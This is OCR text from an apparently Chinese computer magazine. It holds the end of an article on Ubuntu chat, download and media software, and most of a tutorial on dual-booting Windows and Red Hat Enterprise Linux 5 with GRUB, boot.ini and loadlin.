


图6 w3m浏览网页

除了网页浏览，我想大多数用户最关心的就是QQ了，Ubuntu能不能上QQ？答案当然是可以！不过支持得不好，Ubuntu下面最多只能聊天，不能进行QQ的其他附加项目，比如QQ空间，QQ游戏什么的。因为QQ是个闭源的软件，腾讯公司也没有放出Linux下面的客户端，毕竟商业公司利益为先，现在Linux桌面用户还不是很多，作为一个商人也没有必要关注这0.0X%的桌面用户。Linux下面的QQ软件也不少，有java版本的LumaQQ，有Gtk的Pidgin，QT的eva，默认的Ubuntu自带的是**Pidgin**。Pidgin的中文意思和上海有关，意思是“洋泾浜英语”，前身是GAIM，是一个支持多种协议的IM软件，能支持GTalk、ICQ、IRC、MSN、QQ、Yahoo等十几种国内外常见的协议。也就是说你只要开一个程序就能同时上N个账号，而且可以同时登录N个相同协议的账号，比如5个qq，5个msn，像我就同时登录六个msn，三个gmail，一个yahoo，一个IRC，一个QQ，如图7，真是挂机升级杀人必备之利器。




图7 Pidgin登录不同账号

Linux下面流行的聊天方式是IRC聊天室的方式，这种方式在modern时代，在Windows平台上也是非常流行的，IRC对服务器和带宽的要求都非常的低，一个聊天室可以同时在线上千人，这个是当今其他聊天方式所不能具备的。Pidgin也支持这种协议，这里推荐XChat，如图8所示。直接终端下**sudo apt-get install xchat**即可安装。




图8 XChat

下载软件就没有Windows平台上丰富多彩了，其实采用多线程下载的方法是很不道德的，增加了服务器的压力，所以速度还可以的话还是不要多线程下载的好。Linux下面最老牌的下载软件是wget，稳定但是单线程，它可以做下载方面的任何事情，比如镜像整个站点，或者选择某些特殊的文件下载，一个命令加上不同的参数可以完成多种功能，这就是命令行的魅力。实在需要多线程的下载软件可以试试axel，默认开5个线程，速度也不错，当然FF自带的插件Flashgot也能多线程下载，而且和浏览器结合得非常好。ftp下载的话推荐lftp，强大而且和Bash很相似，一定要GUI的可以试试Filezilla，如图9，windows平台和Linux平台都有，而且能自动识别ftp服务器的编码，这一点很多ftp软件都不能做到，上传上去在客户端是正确的但是到了服务端就变成了乱码，或者服务器上看很正常，客户端却成了乱码，filezilla可以避免这个问题。

E-mail的话，Ubuntu提供了Eolution，功能不亚于Outlook，这里就不再多说了，还有在线视频，现在非常流行flv的流媒体视频，可以通过安装flash的插件来得到支持，




图9 FileZilla

flashplugin-nonfree这个是adobe官方的插件，还有一个mozilla-plugin-gnash是开源的插件，建议用前面的，其他流媒体可以用to-tem-mozilla来播放，不过支持的不一定完善，毕竟很多在线流媒体没有在FF上测试。Linux下面类似pplive或者ppstream的程序基本上没有，还好国人开发了一个跨平台的，叫作sopcast，网址如下http://www.sopcast.org/，速度还算不错，就是节目少了点。随着Linux桌面用户的越来越多，面包会有的，牛奶也会有的，这里希望更多的好的程序能有Linux版本。

限于篇幅，其他的诸如自定义你的桌面（3D桌面），办公软件，游戏，其他常见软件的Linux替代等，我们将在以后的文章中讲解。

编辑点评：

这是Ubuntu系列文章的第二篇，朋友们对Ubuntu掌握的怎么样了？其实Ubuntu安装好以后，配置到基本满足需要的状态需要的时间比Windows下要少很多。基本上只需要更新语言包，安装好播放器和解码器。其他日常应用所需要的软件Ubuntu都是自带的。如果你还觉得不够用，那就关注下一期的文章吧。

西邮猎手

Linux与windows共存，就这么简单

从本文您可以学到：

一、了解系统的引导过程

二、学会怎样配置和修复Windows和Linux双系统的引导配置

Linux操作系统以其强大的功能和稳定的性能，越来越受用户的喜爱。可能很多朋友忍不住要将它装在自己的电脑上，运行并维护它。但我们若要玩一些windows下的游戏，又不得不使用windows。所以，我们的目标是将它们都安装在我们的电脑里，根据需要，随时切换操作系统。

我们知道，计算机启动时，先是BIOS读取硬盘上第一个扇区的512个字节的信息（称之为主引导记录（MBR）），然后通过引导装载程序来引导系统。但如果我们先装了linux，再安装windows，windows就会非常"霸道"的重写MBR，破坏了linux生成的MBR，我们的linux就无法正常启动了。本文将以RedHat公司最新的企业版Linux操作系统Red Hat Enterprise Linux 5为例，向您介绍如何用linux的引导装载程序来引导windows、如何用windows的引导装载程序来引导linux、重装windows后怎样解决引导linux的问题以及怎样恢复MBR。

一、用linux的引导装载程序来引导windows

Linux下常用的引导装载程序有两个LILO（LinuxLoader）和GRUB（GRand Unified Bootloader），通常我们选择GRUB，因为它可以引导装在1024柱面以后的操作系统。我们只要先安装windows，然后再安装linux，并在安装前的配置阶段，选择"以GRUB为引导装载程序"，在引导装载程序的配置中，将硬盘中的windows系统分区选上，就可以达到用GRUB来引导windows的目的。

二、用windows的引导装载程序来引导linux

我建议大家使用这种方式来引导系统，因为即使你的windows重装后，重写了MBR，也能正常引导linux。

由于我们要使用windows生成的MBR，所以不管先安装哪个操作系统都可以。但引导装载程序的配置中不要把GRUB安装在MBR上，一定要选择将GRUB安装在"First sector of boot partition"。如图1所示是我硬盘上MBR和引导分区的第一个扇区所在位置。

小知识：

硬盘分为IDE和SCSI两种。linux系统中IDE设备分为/dev/hda（第一个主IDE）、/dev/hdb(第一个从IDE）、/dev/hdc(第二个主IDE）、/dev/hdd(第二个从IDE)。而硬盘又可以分成4个主分区和许多扩展分区，主分区对应数字1~4（即hda1、hda2、hda3、hda4），扩展分区从数字5向后排（即hda5、hda6……）。SCSI设备分为/dev/sda(第一块SCSI硬盘）、/dev/sdb(第二块SCSI硬盘）……硬盘分区的命名和IDE一样。比如我的硬盘在windows下的"磁盘管理"中看到的C盘为第一个主分区，所以设备名为/dev/hda1，D盘为第一个扩展分区，所以设备名为/dev/hda5，图1中看到的两个"未知分区"是linux下的交换分区和根分区，它们也是扩展分区，所以设备名分别为/dev/hda7和/dev/hda8。




图1 MBR和引导分区的第一个扇区所在位置

安装完系统后，由于没有对MBR进行修改，现在还无法引导linux。有两种方法可以解决这个问题。

方法一：

将光盘放入光驱，重新启动后又会看见linux的安装画面，如图2。




图2 看到安装画面

接着按下功能键F5，并输入linux rescue进入"救急模式"。按照屏幕上的提示一步一步操作，直到出现sh#的提示符。然后进行下面的操作：

输入chroot /mnt/sysimage（挂接linux的分区），输入mkdir /mnt/c（新建一个文件夹）。

输入mount -t vfat /dev/hda1 /mnt/c（将第一个主分区挂接到/mnt/中的c文件夹上，此时该文件夹的内容就是windows下C盘的内容。注意：主

分区应是fat32格式，不能是ntfs格式的，因为RedHat发行的linux没有将支持NTFS分区的功能编译进内核）。

输入dd if=/dev/hda8 of=/mnt/c/bootlinux.lnx bs=512 count=1（读取hda8分区的第一个扇区的信息并输出到/mnt/c中的bootlinux.lnx文件中）。

重新启动计算机，进入windows操作系统，打开C盘根目录下的boot.ini文件（此文件具有隐藏和系统属性，默认是看不见的。应该在“文件夹选项”里，选中“显示隐藏文件或文件夹”，清除“隐藏受保护的操作系统文件（推荐）”复选框。如图3。点“确定”后才能看见），在最后加上一行**C:\ bootlinux.lnx ="Red Hat Enterprise Linux Version 5"**。




图3 显示隐藏文件

方法二：

方法一需要切换到windows下才能解决问题，而且还要使用光驱引导，对于像我一样没有光驱的笔记本用户，这种方法就不适用了。我们可以将安装镜像拷到硬盘，以从硬盘安装的方式安装系统，这不在本文的讨论范围之内。

要解决这个问题我们先要装一个虚拟DOS，这类工具很多，比如矮人DOS工具箱就很不错。然后进行下面的操作：

将安装镜像中的**vmlinuz**（具体在哪个文件夹里每个发行版不一样，RHEL5在isolinux里，Red Hat Linux9在dosutils\autoboot里）和**loadlin.exe**都拷到C盘根目录下。

重启计算机进入虚拟DOS，切换到C盘，输入**Loadlin vmlinuz root=/dev/hda2**（hda2是/boot分区的设备名，它应为主分区，后面将会讲到）。这样就可以直接进入linux了，如果你不嫌麻烦，以后也可以这样引导系统，当然，完成下面的步骤会使引导系统更简单。

打开系统里的“终端”，在里面输入**mount -t vfat /dev/hda1 /mnt/c**。

接着输入**dd if=/dev/hda2 of=/mnt/c/bootlinux.lnx bs=512 count=1**（注意与方法一中的有所不同，/boot分区的设备名是什么，if=后面就跟什么）。




图.4 强制为主分区

现在就可以打开/mnt/c文件夹下的boot.ini文件直接编辑它了，同样是在最后加上一行 C:\ bootlinux.lnx ="Red Hat Enterprise Linux Version 5"。重启就可以在windows的启动选单里找到linux，直接选择linux，启动系统。

“注意：使用这种方法一定要注意两点，否则将无法用loadlin.exe来引导linux。

/boot分区一定要单独分成一个区

/boot分区一定要在主分区上（方法一中可以是扩展分区），可以在分区时选上“强制为主分区”（如图4）。”

三、重装windows后解决引导linux问题

